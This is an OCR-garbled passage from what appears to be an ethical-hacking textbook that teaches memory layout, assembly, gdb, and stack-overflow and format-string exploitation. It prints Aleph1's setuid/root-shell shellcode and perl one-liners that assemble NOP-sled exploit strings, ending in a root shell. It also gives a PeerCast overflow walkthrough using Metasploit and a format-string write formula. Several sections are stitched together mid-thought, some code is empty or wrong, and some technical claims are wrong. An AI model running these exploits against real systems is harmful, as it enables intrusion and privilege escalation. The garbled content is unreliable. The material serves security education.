The .text section basically corresponds to the .text portion of the binary executable file. It contains the machine instructions to get the task done. This section is marked as read-only and will cause a segmentation fault if written to. The size is fixed at runtime when the process is first loaded.

.data Section

The .data section is used to store global initialized variables such as:

```
int a = 0;
```

The size of this section is fixed at runtime.

.bss Section

The below stack section (.bss) is used to store global noninitialized variables such as:

```
int a;
```

The size of this section is fixed at runtime.

Heap Section

The heap section is used to store dynamically allocated variables and grows from the lower-addressed memory to the higher-addressed memory. The allocation of memory is controlled through the **malloc()** and **free()** functions. For example, to declare an integer and have the memory allocated at runtime, you would use something like:

```
int i = malloc (sizeof (int)); //dynamically allocates an integer, contains
                               //the pre-existing value of that memory
```

It is important to note that even though the size of the pointer is set at 4 bytes, the size of the string has not been set with the preceding command; therefore, this data is considered uninitialized and will be placed in the .bss section of the process memory.

As another example, if you wanted to store a pointer to an integer in memory, you would issue the following command in your C program:

```
int * point1; // this is read, give me 4 bytes called point1 which is a
              //pointer to an integer variable.
```

To read the value of the memory address pointed to by the pointer, you dereference the pointer with the * symbol. Therefore, if you wanted to print the value of the integer pointed to by **point1** in the preceding code, you would use the following command:

```
printf("%d", *point1);
```

where the * is used to dereference the pointer called **point1** and display the value of the integer using the **printf()** function.

Putting the Pieces of Memory Together

Now that you have the basics down, we will present a simple example to illustrate the usage of memory in a program:

```
/* memory.c */       // this comment simply holds the program name
  int index = 5;     // integer stored in data (initialized)
  char * str;        // string stored in bss (uninitialized)
  int nothing;       // integer stored in bss (uninitialized)
void funct1(int c){  // bracket starts function1 block
  int i=c;                                    // stored in the stack region
  str = (char*) malloc (10 * sizeof (char)); // Reserves 10 characters in
                                              // the heap region */
  strncpy(str, "abcde", 5);  //copies 5 characters "abcde" into str
}                            //end of function1
void main (){                    //the required main function
  funct1(1);                 //main calls function1 with an argument
}                            //end of the main function
```

This program does not do much. First, several pieces of memory are allocated in different sections of the process memory. When **main** is executed, **funct1()** is called with an argument of **1**. Once **funct1()** is called, the argument is passed to the function variable called **c**. Next memory is allocated on the heap for a 10-byte string called **str**. Finally the 5-byte string "**abcde**" is copied into the new variable called **str**. The function ends and then the **main()** program ends.

CAUTION You must have a good grasp of this material before moving on in the book. If you need to review any part of this chapter, please do so before continuing.

References

x86 Registers www.eecg.toronto.edu/~amza/www.mindsec.com/files/x86regs.html
History of Processors http://home.si.rr.com/mstoneman/pub/docs/Processors%20History.rtf

Assembly Language Basics

Though entire books have been written about the ASM language, you can easily grasp a few basics to become a more effective ethical hacker.

Machine vs. Assembly vs. C

Computers only understand machine language—that is, a pattern of 1's and 0's. Humans, on the other hand, have trouble interpreting large strings of 1's and 0's, so assembly was designed to assist programmers with mnemonics to remember the series of numbers. Later, higher-level languages were designed such as C and others, which remove humans even further from the 1's and 0's. If you want to become a good ethical hacker, you must resist societal trends and get back to basics with assembly.

AT&T vs. NASM

There are two main forms of assembly syntax: AT&T and Intel. AT&T syntax is used by the GNU Assembler (**gas**), contained in the **gcc** compiler suite, and is often used by Linux developers. Of the Intel syntax assemblers, the Netwide Assembler (NASM) is the most commonly used. The NASM format is used by many windows assemblers and debuggers. The two formats yield exactly the same machine language; however, there are a few differences in style and format:

- The source and destination operands are reversed, and different symbols are used to mark the beginning of a comment:
  - NASM format: CMD <dest>, <source> <; comment>
  - AT&T format: CMD <source>, <dest> <# comment>
- AT&T format uses a % before registers; NASM does not.
- AT&T format uses a $ before literal values; NASM does not.
- AT&T handles memory references differently than NASM.

In this section, we will show the syntax and examples in NASM format for each command. Additionally, we will show an example of the same command in AT&T format for comparison. In general, the following format is used for all commands:

```
<optional label:> <mnemonic>  <operands> <optional comments>
```

The number of operands (arguments) depends on the command (mnemonic). Although there are many assembly instructions, you only need to master a few. These are shown in the following sections.

```
    mov     eax,4   ;system call number (4=sys_write)
    int     0x80    ;call kernel interrupt and exit
    mov     ebx,0   ;load first syscall argument (exit code)
    mov     eax,1   ;system call number (1=sys_exit)
    int     0x80    ;call kernel interrupt and exit
```

Assembling

The first step in assembling is to make the object code:

```
$ nasm -f elf hello.asm
```

Next you will invoke the linker to make the executable:

```
$ ld -s -o hello hello.o
```

Finally you can run the executable:

```
$ ./hello
Hello, haxor!
```


References

Art of Assembly Language Programming http://webster.cs.ucr.edu/
Notes on x86 Assembly www.ccntech.com/code/x86asm.txt

Debugging with gdb

When programming with C on Unix systems, the debugger of choice is **gdb**. It provides a robust command-line interface, allowing you to run a program while maintaining full control. For example, you may set breakpoints in the execution of the program and monitor the contents of memory or registers at any point you like. For this reason, debuggers like **gdb** are invaluable to programmers and hackers alike.

gdb Basics

Commonly used commands in **gdb** are shown in Table 6-6.

To debug our example program, we issue the following commands. The first will recompile with debugging options:

```
$gcc -ggdb -mpreferred-stack-boundary=2  -o meet meet.c
$gdb -q meet
(gdb) run Mr Haxor
Starting program: /home/aaharper/book/meet Mr Haxor
Hello Mr Haxor
Bye Mr Haxor

Program exited with code 015.
(gdb) b main
Breakpoint 1 at 0x8048393: file meet.c, line 9.
(gdb) run Mr Haxor
Starting program: /home/aaharper/book/meet Mr Haxor
```

Disassembly with gdb

To conduct disassembly with gdb, you need the two following commands:

```
set disassembly-flavor <intel/att>
disassemble <function name>
```

The first command toggles back and forth between Intel (NASM) and AT&T format. By default, **gdb** uses AT&T format. The second command disassembles the given function (to include **main** if given). For example, to disassemble the function called **greeting** in both formats, you would type

```
$gdb -q meet
(gdb) disassemble greeting
Dump of assembler code for function greeting:
0x804835c <greeting>:   push   %ebp
0x804835d <greeting+1>: mov    %esp,%ebp
0x804835f <greeting+3>: sub    $0x190,%esp
0x8048365 <greeting+9>: pushl  0xc(%ebp)
0x8048368 <greeting+12>:        lea    0xfffffe70(%ebp),%eax
0x804836e <greeting+18>:        push   %eax
0x804836f <greeting+19>:        call   0x804829c <strcpy>
0x8048374 <greeting+24>:        add    $0x8,%esp
0x8048377 <greeting+27>:        lea    0xfffffe70(%ebp),%eax
0x804837d <greeting+33>:        push   %eax
0x804837e <greeting+34>:        pushl  0x8(%ebp)
0x8048381 <greeting+37>:        push   $0x8048418
0x8048386 <greeting+42>:        call   0x804828c <printf>
0x804838b <greeting+47>:        add    $0xc,%esp
0x804838e <greeting+50>:        leave
0x804838f <greeting+51>:        ret
End of assembler dump.
(gdb) set disassembly-flavor intel
(gdb) disassemble greeting
Dump of assembler code for function greeting:
0x804835c <greeting>:   push   ebp
0x804835d <greeting+1>: mov    ebp,esp
0x804835f <greeting+3>: sub    esp,0x190
…truncated for brevity…
End of assembler dump.
(gdb) quit
$
```


References

Debugging with NASM and gdb www.csee.umbc.edu/help/nasm/nasm.shtml
Smashing the Stack…, Aleph One www.phrack.org/archives/49/P49-14

Python Survival Skills

Python is a popular interpreted object-oriented programming language similar to Perl. Hacking tools—and many other applications~~use~~ it because it is a breeze to learn and use, is quite powerful, and has a clear syntax that makes it easy to read. (Actually, those are the reasons we like ithacking tools may use it for very different reasons.)

To overflow the 400-byte buffer in **meet.c**, you will need another tool, perl. Perl is an interpreted language, meaning that you do not need to precompile it, making it very handy to use at the command line. For now you only need to understand one perl command:

```
`perl -e 'print "A" x 600'`
```

This command will simply print 600 *A*'s to standard out—try it! Using this trick, you will start by feeding 10 *A*'s to your program (remember, it takes two parameters):

```
#                    //notice, we have switched to root user "#"
#gcc -mpreferred-stack-boundary=2 -o meet -ggdb meet.c
#./meet Mr `perl -e 'print "A" x 10'`
Hello Mr AAAAAAAAAA
Bye Mr AAAAAAAAAA
#
```

Next you will feed 600 *A*'s to the **meet.c** program as the second parameter as follows:


```
#./meet Mr `perl -e 'print "A" x 600'`
Segmentation fault
```

As expected, your 400-byte buffer was overflowed; hopefully, so was **eip**. To verify, start **gdb** again:

```
# gdb -q meet
(gdb) run Mr `perl -e 'print "A" x 600'`
Starting program: /book/meet Mr `perl -e 'print "A" x 600'`
Program received signal SIGSEGV, Segmentation fault.
0x4006152d in strlen () from /lib/libc.so.6
(gdb) info reg eip
eip 0x4006152d 0x4006152d
```


NOTE Your values will be different—it is the concept we are trying to get across here, not the memory values.

Not only did you not control **eip**, you have moved far away to another portion of memory. If you take a look at **meet.c**, you will notice that after the **strcpy()** function in the greeting function, there is a **printf()** call. That **printf**, in turn, calls **vfprintf()** in the libc library. The **vfprintf()** function then calls **strlen**. But what could have gone wrong? You have several nested functions and thereby several stack frames, each pushed on the stack. As you overflowed, you must have corrupted the arguments passed into the function. Recall from the previous section that the call and prolog of a function leave the stack looking like the following illustration:



```
Starting program: /book/meet Mr `perl -e 'print "A" x 404'`
Hello Mr
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[more 'A's removed for brevity]
AAA

Program received signal SIGSEGV, Segmentation fault.
0x08048300 in __do_global_dtors_aux ()
(gdb)
(gdb) info reg ebp eip
ebp            0x41414141       0x41414141
eip            0x8048300        0x8048300
(gdb)
(gdb) run Mr `perl -e 'print "A" x 408'`
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /book/meet Mr `perl -e 'print "A" x 408'`
Hello
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[more 'A's removed for brevity]
AAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) q
A debugging session is active.
Do you still want to close the debugger?(y or n) y
#
```


As you can see, when a segmentation fault occurs in **gdb**, the current value of **eip** is shown.

It is important to realize that the numbers (400–408) are not as important as the concept of starting low and slowly increasing until you just overflow the saved **eip** and nothing else. This was because of the **printf** call immediately after the overflow. Sometimes you will have more breathing room and will not need to worry about this as much. For example, if there were nothing following the vulnerable **strcpy** command, there would be no problem overflowing beyond 408 bytes in this case.

NOTE Remember, we are using a very simple piece of flawed code here; in real life you will encounter problems like this and more. Again, it's the concepts we want you to get, not the numbers required to overflow a particular vulnerable piece of code.

Ramifications of Buffer Overflows

When dealing with buffer overflows, there are basically three things that can happen. The first is denial of service. As we saw previously, it is really easy to get a segmentation fault when dealing with process memory. However, it's possible that is the best thing that can happen to a software developer in this situation, because a crashed program will draw attention. The other alternatives are silent and much worse.

be executed. A copy of **eip** is saved on the stack as part of calling a function in order to be able to continue with the command after the call when the function completes. If you can influence the saved **eip** value, when the function returns, the corrupted value of **eip** will be popped off the stack into the register (**eip**) and be executed.

Components of the Exploit

To build an effective exploit in a buffer overflow situation, you need to create a larger buffer than the program is expecting, using the following components.

NOP Sled

In assembly code, the **NOP** command (pronounced "No-op") simply means to do nothing but move to the next command (NO OPeration). This is used in assembly code by optimizing compilers by padding code blocks to align with word boundaries. Hackers have learned to use NOPs as well for padding. When placed at the front of an exploit buffer, it is called a *NOP sled.* If **eip** is pointed to a NOP sled, the processor will ride the sled right into the next component. On x86 systems, the 0x90 opcode represents NOP. There are actually many more, but 0x90 is the most commonly used.

Shellcode


Shellcode is the term reserved for malicious code that will do the hacker's bidding. Originally, the term was coined because the purpose of the malicious code was to provide a simple shell to the attacker. Since then the term has been abused; shellcode is being used to do much more than provide a shell, such as to elevate privileges or to execute a single command on the remote system. The important thing to realize here is that shellcode is actually binary, often represented in hexadecimal form. There are tons of shellcode libraries online, ready to be used for all platforms. Chapter 9 will cover writing your own shellcode. Until that point, all you need to know is that shellcode is used in exploits to execute actions on the vulnerable system. We will use Aleph1's shellcode (shown within a test program) as follows:

```
//shellcode.c
char shellcode[] =  //setuid(0) & Aleph1's famous shellcode, see ref.
      "\x31\xc0\x31\xdb\xb0\x17\xcd\x80"      //setuid(0) first
      "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
      "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
      "\x80\xe8\xdc\xff\xff\xff/bin/sh";

int main() {      //main function
   int *ret;       //ret pointer for manipulating saved return.
   ret = (int *)&ret + 2;   //setret to point to the saved return
                            //value on the stack.
   (*ret) = (int)shellcode; //change the saved return value to the
                            //address of the shellcode, so it executes.
}
```

Now that we have reliably found the current **esp**, we can estimate the top of the vulnerable buffer. If you still are getting random stack addresses, try another one of the echo lines shown previously.

These components are assembled (like a sandwich) in the order shown here:



As can be seen in the illustration, the addresses overwrite **eip** and point to the NOP sled which then slides to the shellcode.

Exploiting Stack Overflows from the Command Line

Remember, the ideal size of our attack buffer (in this case) is 408. So we will use perl to craft an exploit sandwich of that size from the command line. As a rule of thumb, it is a good idea to fill half of the attack buffer with NOPs; in this case we will use 200 with the following perl command:

```
perl -e 'print "90"x200';
```

A similar perl command will allow you to print your shellcode into a binary file as follows (notice the use of the output redirector >):

```
$ perl -e 'print
"\x31\xc0\x31\xdb\xb0\x17\xcd\x80\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\
x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\
xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh";' > sc
$
```

You can calculate the size of the shellcode with the following command:

```
$ wc -c sc
53 sc
```

Next we need to calculate our return address, which will be repeated until it overwrites the saved **eip** on the stack. Recall that our current **esp** is 0xbffffbd8. When attacking from the command line, it is important to remember that the command-line arguments will be placed on the stack before the main function is called. Since our 408-byte attack string will be placed on the stack as the second command-line argument, and we want to land somewhere in the NOP sled (the first half of the buffer), we will estimate a landing spot by subtracting 0x300 (decimal 264) from the current **esp** as follows:

```
0xbffffbd8 - 0x300 = 0xbffff8d8
```

Now we can use perl to write this address in little-endian format on the command line:

```
perl -e 'print"\xd8\xf8\xff\xbf"x38';
```

The number 38 was calculated in our case with some simple modulo math:

```
(408 bytes-200 bytes of NOP – 53 bytes of Shellcode) / 4 bytes of address = 38.75
```

Perl commands can be wrapped in backticks (`) and concatenated to make a larger series of characters or numeric values. For example, we can craft a 408-byte attack string and feed it to our vulnerable **meet.c** program as follows:

```
$ ./meet mr `perl -e 'print "\x90"x200';``cat sc``perl -e 'print
"\xd8\xfb\xff\xbf"x38';`
Segmentation fault
```

This 405-byte attack string is used for the second argument and creates a buffer overflow as follows:

- 200 bytes of NOPs ("\x90")
- 53 bytes of shellcode
- 152 bytes of repeated return addresses (remember to reverse it due to little-endian style of x86 processors)

Since our attack buffer is only 405 bytes (not 408), as expected, it crashed. The likely reason for this lies in the fact that we have a misalignment of the repeating addresses. Namely, they don't correctly or completely overwrite the saved return address on the stack. To check for this, simply increment the number of NOPs used:

```
$ ./meet mr `perl -e 'print "\x90"x201';``cat sc``perl -e 'print
"\xd8\xf8\xff\xbf"x38';`
Segmentation fault
$ ./meet mr `perl -e 'print "\x90"x202';``cat sc``perl -e 'print
"\xd8\xf8\xff\xbf"x38';`
Segmentation fault
$ ./meet mr `perl -e 'print "\x90"x203';``cat sc``perl -e 'print
"\xd8\xf8\xff\xbf"x38';`
Hello ë^1ÀFF
…truncated for brevity…
Í1ÛØ@ÍèÜÿÿÿ/bin/shØûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Ø
ÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Ø
ÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Ø
ÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿Øûÿ¿
sh-2.05b#
```

It worked! The important thing to realize here is how the command line allowed us to experiment and tweak the values much more efficiently than by compiling and debugging code.

Exploiting Stack Overflows with Generic Exploit Code

The following code is a variation of many found online and in the references. It is generic in the sense that it will work with many exploits under many situations.

```
//exploit.c
#include <stdio.h>
```

- Determine the attack vector
- Build the exploit sandwich
- Test the exploit

At first, you should follow these steps exactly; later you may combine a couple of these steps as required.

Real-World Example

In this chapter, we are going to look at the PeerCast v0.1214 server from peercast.org. This server is widely used to serve up radio stations on the Internet. There are several vulnerabilities in this application. We will focus on the 2006 advisory www.infigo.hr/in_focus/INFIGO-2006-03-01, which describes a buffer overflow in the v0.1214 URL string. It turns out that if you attach a debugger to the server and send the server a URL that looks like this:

```
http://localhost:7144/stream/?AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...(400)
```

your debugger should break as follows:

```
gdb output...
[Switching to Thread 180236 (LWP 4576)]
0x41414141 in ?? ()
(gdb) i r eip
eip            0x41414141       0x41414141
(gdb)
```

As you can see, we have a classic buffer overflow and have total control of **eip**. Now that we have accomplished the first step of the exploit development process, let's move to the next step.

Determine the Offset(s)


With control of **eip**, we need to find out exactly how many characters it took to cleanly overwrite **eip** (and nothing more). The easiest way to do this is with Metasploit's pattern tools.

First, let's start the PeerCast v0.1214 server and attach our debugger with the following commands:

```
#./peercast &
[1] 10794
#netstat -pan |grep 7144
tcp      0      0 0.0.0.:7144      0.0.0.0:*      LISTEN      10794/peercast
```

As you can see, the process ID (PID) in our case was 10794; yours will be different. Now we can attach to the process with **gdb** and tell **gdb** to follow all child processes:


```
#gdb -q
(gdb) set follow-fork-mode child
(gdb)attach 10794
---Output omitted for brevity---
```



Next we can use Metasploit to create a large pattern of characters and feed it to the PeerCast server using the following perl command from within a Metasploit Framework Cygshell. For this example, we chose to use a windows attack system running Metasploit 2.6:


```
~/framework/lib
$ perl -e 'use Pex; print Pex::Text::PatternCreate(1010)'
```

As expected, when we run the attack script, our server crashes.




The debugger breaks with the **eip** set to 0x42306142 and **esp** is set to 0x61423161.

Using Metasploit's patternOffset.pl tool, we can determine where in the pattern we overwrote **eip** and **esp**.




Determine the Attack Vector

As can be seen in the last step, when the program crashed, the overwritten **esp** value was exactly 4 bytes after the overwritten **eip**. Therefore, if we fill the attack buffer with 780 bytes of junk and then place 4 bytes to overwrite **eip**, we can then place our shellcode at this point and have access to it in **esp** when the program crashes, because the value of **esp** matches the value of our buffer at exactly 4 bytes after **eip** (784). Each exploit is different, but in this case, all we have to do is find an assembly opcode that says "jmp esp". If we place the address of that opcode after 780 bytes of junk, the program will continue



Test the Exploit

Restart the Metasploit console and load the new peercast module to test it.



Woot! It worked! After setting some basic options and exploiting, we gained root, dumped "id", then proceeded to show the top of the /etc/password file.

References

Exploit Development www.metasploit.com/confs/hitb03/slides/HITB-AED.pdf
Writing Exploits www.syngress.com/book_catalog/327_SSPC/sample.pdf

produces the following output:

```
$gcc -o fmt1 fmt1.c
$./fmt1
This is a test.
```

The Incorrect Way

But what happens if we forgot to add a value for the **%s** to replace? It is not pretty, but here goes:

```
// fmt2.c
main() {
  printf("This is a %s.\n");
}
$ gcc -o fmt2 fmt2.c
$./fmt2
This is a fy¿.
```

What was that? Looks like Greek, but actually, it's machine language (binary), shown in ASCII. In any event, it is probably not what you were expecting. To make matters worse, what if the second form of **printf()** is used like this:

```
//fmt3.c
main(int argc, char *argv[]){
  printf(argv[1]);
}
```

If the user runs the program like this, all is well:

```
$gcc -o fmt3 fmt3.c
$./fmt3 Testing
Testing#
```

The cursor is at the end of the line because we did not use an **\n** carriage return as before. But what if the user supplies a format string as input to the program?

```
$gcc -o fmt3 fmt3.c
$./fmt3 Testing%s
TestingYyy´¿y#
```

Wow, it appears that we have the same problem. However, it turns out this latter case is much more deadly because it may lead to total system compromise. To find out what happened here, we need to learn how the stack operates with format functions.

Stack Operations with Format Functions

To illustrate the function of the stack with format functions, we will use the following program:

```
//fmt4.c
main(){
   int one=1, two=2, three=3;
   printf("Testing %d, %d, %d!\n", one, two, three);
}
$gcc -o fmt4.c
./fmt4
Testing 1, 2, 3!
```

When HOB < LOB	When LOB < HOB	Notes	In this case
[addr+2][addr]	[addr+2][addr]	Notice second 16 bits go first.	\x42\x94\x04\x08\ x40\x94\x04\x08
%.[HOB – 8]x	%.[LOB – 8]x	"." Used to ensure integers. Expressed in decimal. See note after the table for description of "–8".	0xbfff–8=49143 in decimal, so: **%.49143x**
%[offset]$hn	%[offset+1]$hn		**%4\$hn**
%.[LOB – HOB]x	%.[HOB – LOB]x	"." Used to ensure integers. Expressed in decimal.	0xff50–0xbfff= 16209 in decimal: **%.16209x**
%[offset+1]$hn	%[offset]$hn		**%5\$hn**

Table 8-2 The Magic Formula to Calculate your Exploit Format String

If we wish to write this value into memory, we would split it into two values:

- Two high-order bytes (HOB): 0xbfff
- Two low-order bytes (LOB): 0xff50

As you can see, in our case, HOB is less than (<) LOB, so follow the first column in Table 8-2.

Now comes the magic. Table 8-2 will present the formula to help you construct the format string used to overwrite an arbitrary address (in our case the canary address, 0x08049440).

NOTE As explained in the Blaess et al. reference, the "–8" is used to account for the fact that the first 8 bytes of the buffer are used to save the addresses to overwrite. Therefore, the first written value must be decreased by 8.

Using the Canary Value to Practice

Using Table 8-2 to construct the format string, let's try to overwrite the canary value with the location of our shellcode.

CAUTION At this point, you must understand that the names of our programs (**getenv** and **fmtstr**) need to be the same length. This is because the program name is stored on the stack on startup, and therefore the two programs will have different environments (and locations of the shellcode in this case) if they are of different length names. If you named your programs something different, you will need to play around and account for the difference or to simply rename them to the same size for these examples to work.

```
                 w __gmon_start__
                 U __libc_start_main@@GLIBC_2.0
          08049540 A _edata
          08049544 A _end
          <truncated>
```

And to view a section, say .dtors, you would simply type

```
$ objdump -s -j .dtors ./fmtstr

./fmtstr:     file format elf32-i386

Contents of section .dtors:
 8049518 ffffffff 00000000                    ........
$
```

DTOR Section

In C/C++ there is a method, called a destructor (DTOR), which ensures that some process is executed upon program exit. For example, if you wanted to print a message every time the program exited, you would use the destructor section. The DTOR section is stored in the binary itself, as shown in the preceding **nm** and **objdump** command output. Notice how an empty DTOR section always starts and ends with 32-bit markers: 0xffffffff and 0x00000000 (NULL). In the preceding **fmtstr** case, the table is empty. GCC compiler directives are used to declare the destructor as follows:


```
$ cat dtor.c
//dtor.c
#include <stdio.h>

static void goodbye(void) __attribute__ ((destructor));

main(){
 printf("During the program, hello\n");
 exit(0);
}

void goodbye(void){
        printf("After the program, bye\n");
}
$ gcc -o dtor dtor.c
$ ./dtor
During the program, hello
After the program, bye
```

Now let's take a closer look at the file structure using **nm** and **grep**ping for the pointer to the **goodbye** function:

```
$ nm ./dtor |grep goodbye
08048386 t goodbye
```

